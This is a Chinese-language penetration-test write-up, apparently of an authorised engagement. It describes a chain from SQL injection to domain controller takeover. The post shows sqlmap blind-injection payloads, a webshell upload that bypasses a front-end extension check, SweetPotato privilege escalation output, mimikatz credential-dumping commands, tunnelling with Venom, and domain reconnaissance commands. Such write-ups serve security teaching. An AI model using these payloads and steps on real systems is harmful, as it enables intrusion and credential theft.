

# 从SQL注入到幸运域控

原创 队员编号037 酒仙桥六号部队 1周前



这是 酒仙桥六号部队 的第 37 篇文章。

全文共计2124个字，预计阅读时长8分钟。

## 背景


在某个午后，接到上级的任务需要对某个授权的目标进行渗透测试，于是磨刀霍霍向牛羊。

## 寻找突破口

由于这次给的目标范围很窄，只有两个域名跟两个IP，本来以为突破口不是那么好搞到，但拿到目标站点打开一看，心里稍微松了一口气，通过站点的氛围来看，应该是个运行很多年的系统了。第一步，信息收集走一遍，端口扫描、网站敏感目录和文件、指纹识别、站点分析.....信息并不是太多

通过前期的信息收集工具加手工的疯狂点点点，最终汇总成一份信息收集的表格，仔细的对已有信息作了筛选，在其中挑选出了两个需要重点关注的地方，一个地方通过目录爆破出来的后台管理系统，另一个是xx参数的地方。

先是对后台管理系统做了手动猜一猜，无果，没有验证码，换上平时收集整理字典，爆破一波，无果。测试一波注入，依旧无果。






看来我的缘分不在此处，先放一下，回过头来看看之前找到的xx参数的位置。



常规的手法探测了下sql注入，出现报错，而且还是非常熟悉的画风，心里一喜。



Server Error in '/' Application.

由于目标站点上并没有一些WAF之类的防护，这里直接上sqlmap直接去跑一波，看看能不能直接搞定，经过一杯茶的时间，结果出来了，数据库是oracle。

```


Parameter: articleid (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: articleid=74 AND 1539=1539

  Type: AND/OR time-based blind
  Title: Oracle AND time-based blind
  Payload: articleid=74 AND 4141=DBMS_PIPE.RECEIVE_MESSAGE(CHR(83)||CHR(114)||CHR(85)||CHR(103),5)
-----
[12:55:10] [INFO] the back-end DBMS: Oracle
[12:55:10] [INFO] fetching current user
[12:55:10] [INFO] retrieving the length of query output
[12:55:10] [INFO] retrieved:
[12:55:10] [WARNING] reflective value(s) found and filtering out
5
[12:55:17] [INFO] retrieved:
current user:
[12:55:17] [INFO] fetching current database
[12:55:17] [INFO] retrieving the length of query output
[12:55:17] [INFO] resumed:
[12:55:17] [INFO] resumed:
[12:55:17] [WARNING] on Oracle you'll need to use schema names for enumerations
as the counterpart to database names on other DBMSes
current schema (equivalent to database on Oracle):

```

通过这个注入点，费了老大的劲在数据库中翻到了后台管理系统的登录名跟密码，由于密码是加密的，使用密码cmd5解密一下，运气不错，拿到明文密码。

通过用户名跟解密出来的密码，成功登录管理员后台。



到这一步我们已经通过SQL注入进入了网站的后台，接下来我们需要通过后台来看看能不能搞到一个shell。


## 上传拿到shell

在后台对每个功能模块进行分析，仔细查看有没有像头像吧，上传图片这类的地方，看看能不能有什么收获，日站日多了就有感觉了，后台的大部分突破点会在这一方面上，几乎不大一会儿我就看到一个xx发布信息的功能，看到这种功能，肯定得测一测说不定突破点就在这里呢！



仔细查分析了一下这里的功能，发现有个上传封面跟资质图片的地方，上传封面就是上传图片嘛！遇到这种情况肯定不能手软，用准备好的马先来走一波，把asp木马后缀改成jpg进行上传,直接上传，不成功.....

不成功，没关系先来看看问题到底出在哪里，逐一的去测试看看能不能有所突破，经过测试，发现这里只做了前端验证，因此用burpsuite拦截把jpg改成ashx后缀然后上传，由于有两处地方，一个上传封面，一个是资质图片，因此两处上传都一样改成ashx后缀即可上传成功。




点击Forward，逐步放包，留意上传后的路径，可以看到路径出来了。



提取一下路径，拼接后直接访问，可以看到成功解析。



接下来换上中国菜刀，填入链接，直接连，至此拿到网站的shell权限。





## 甜土豆提权

在虚拟终端中，使用whoami,查看当前的权限，是一个普通域用户，且操作系统版本是windows server 2008R2。

```

主机名: ██████████
OS 名称: Microsoft Windows Server 2008 R2 Enterprise
OS 版本: 6.1.7601 Service Pack 1 Build 7601
OS 制造商: Microsoft Corporation
OS 配置: 成员服务器
OS 构件类型: Multiprocessor Free
注册的所有人: Windows 用户
注册的组织:
产品 ID: 00486-OEM-8400691-20006
初始安装日期: 2017/3/22, 19:07:37
系统启动时间: 2020/3/20, 10:55:23
系统制造商: VMware, Inc.
系统型号: VMware Virtual Platform
系统类型: x64-based PC
处理器: 安装了 2 个处理器。
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2194
1hz
[02]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2194
1hz
BIOS 版本: Phoenix Technologies LTD 6.00, 2014/4/14
Windows 目录: C:\windows
系统目录: C:\windows\system32
启动设备: \Device\HarddiskVolume2
系统区域设置: zh-cn; 中文(中国)
输入法区域设置: zh-cn; 中文(中国)
时区: (UTC+08:00) 北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量: 32,768 MB
可用的物理内存: 9,997 MB
虚拟内存: 最大值: 45,054 MB
虚拟内存: 可用: 22,609 MB
虚拟内存: 使用中: 22,445 MB
页面文件位置: ██████████
或: ██████████
登录服务器: ██████████
修补程序: ██████████

```

输入netstat -ano查看开放了哪些端口，可以看到3389端口是开放的，这样我就想看看能不能直接搞到密码后远程连接上它。

```

TCP [::]:135 [::]:0 LISTENING 720
TCP [::]:445 [::]:0 LISTENING 4
TCP [::]:3389 [::]:0 LISTENING 1420
TCP [::]:47001 [::]:0 LISTENING 4
TCP [::]:49152 [::]:0 LISTENING 368
TCP [::]:49153 [::]:0 LISTENING 768

```

这里先使用SweetPotato.exe甜土豆来提权，可以成功提权，在可以提权的情况下，方便之后直接使用mimikatz抓取密码。

```
C:\Windows\system32>dm.exe -a "whoami"  
Modify by https://www.xljtj.com  
  
[*] Attempting DCOM NTLM interception with CLI  
9897 on port 6666 using method Token to launch c:\Windows\system32\cmd.exe  
[*] Intercepted and authenticated successfully, launching program  
[*] CreatePipe success  
[*] Created launch thread using impersonated user NT AUTHORITY\SYSTEM  
[*] Command : "c:\Windows\System32\cmd.exe" /c whoami  
[*] process with pid: 2792 created.  
  
=====  
  
nt authority\system
```

### 猕猴桃抓取密码

准备好免杀的 mimikatz，改成 chromes.exe 扔上去，使用命令 chromes.exe "privilege::debug" "sekurlsa::logonpasswords" 抓取密码，输出到 txt 文本中，打开后可以看到 mimikatz 抓取的结果。

```
* Username : ██████████
* Domain   : ██████████
* NTLM     : ██████████

b2
e6
16
7d
5c
ef
1e
a9
1c
13
22
11
4c
f2
5f
59

* SHA1    : ██████████

eb
69
1e
e8
e9
5c
6d
59
44
58
bb
32
97
65
ac
fa
bb
d5
46
cf

tspkg :

wdigest :
* Username : ██████████
* Domain   : ██████████
* Password : ██████████


kerberos :
* Username : ██████████
* Domain   : ██████████
* Password : ██████████
```

把抓到的NTLM拿到cmd5去解密一下，成功拿到administrator的密码。





用获取到的密码登录服务器，可以看到成功登录。



### 建立隧道


目前已知的信息为，当前用户xxx为 administrator 权限，windows server 2008R2，

机器可通外网，同时为内网机器。接下来扔一个毒液上去，用来把内网的流量代理出来。

把venom的admin端跟agent端分别上传到自己公网的vps和被控的windwos服务器上。



这样我们就可以直接访问内网资源了。由于走的是全局的流量，使用本地的工具开始对内网做一些探测，确定下一步前进的路线，收集了一批内网资产，发现一些服务且通过弱口令也登录到部分后台，但发现这种一个一个的去搞效率太慢。想到之前抓到的密码，看看能不能从另一个角度前进。



### 登录域控

由于之前使用mimikatz抓到了一批密码，在一般情况下，内网的这些密码都会存在多个机器使用相同密码的情况，甚至域控的密码都一样。这样不管是哈希传递还是说直接用抓到的明文去批量撞内网的机器，都可以快速获取战果的。这里先不着急，先做一个域内信息的收集。这里只放几张关键的图和步骤.....

使用net group "Domain Controllers" /Domain 查看了一下域控制器，发现有三台，应该是主备域控，多余出来的暂时不知道是作何用途的，接着查询域管机与域管用户。

```
C:\Users>net group "Domain Controllers" /Domain
这项请求将在域 [redacted] 的域控制器处理。

组名      Domain Controllers
注释      域中所有域控制器

成员

-----

命令成功完成。
```

使用net group "domain adminis" /domain 查询发现多个域管用户，突然看到之前使用mimikatz抓到过其中域管的密码。这样看来应该是域管登录过本台机器。

```
C:\Users\... \Downloads>net group "domain admins" /domain
这项请求将在域的域控制器处理。

组名      Domain Admins
注释      指定的域管理员

成员

-----

Administrator

... 成功完成。
```


使用ping命令找到域控的ip。

```
C:\Users\... \Downloads>ping ...

正在 Ping ... 具有 32 字节的数据:
来自 10. ... 的回复: 字节=32 时间=2ms TTL=117
来自 10. ... 的回复: 字节=32 时间=3ms TTL=117
来自 10. ... 的回复: 字节=32 时间=5ms TTL=117
来自 10. ... 的回复: 字节=32 时间=4ms TTL=117

10. ... 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 2ms, 最长 = 5ms, 平均 = 3ms
```

试着直接使用mimikatz抓取得到的域管密码去登陆 xxx-DC，尝试登录，发现直接能登陆！



做到这一步的时候，项目的预期效果已经达到，因此并没有继续下去，后续的行为被“叫停”。

### 总结

这是一次平常的任务记录，也可以说是比较幸运的一次项目经历。从SQL注入到上传再到最后拿到域控，从一个小小的口子，拿到shell，到最后的直捣黄龙。平时多搞站，多总结复盘，在技术的路上才能不断地攀升，正所谓，抬头看路，低头干活！



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队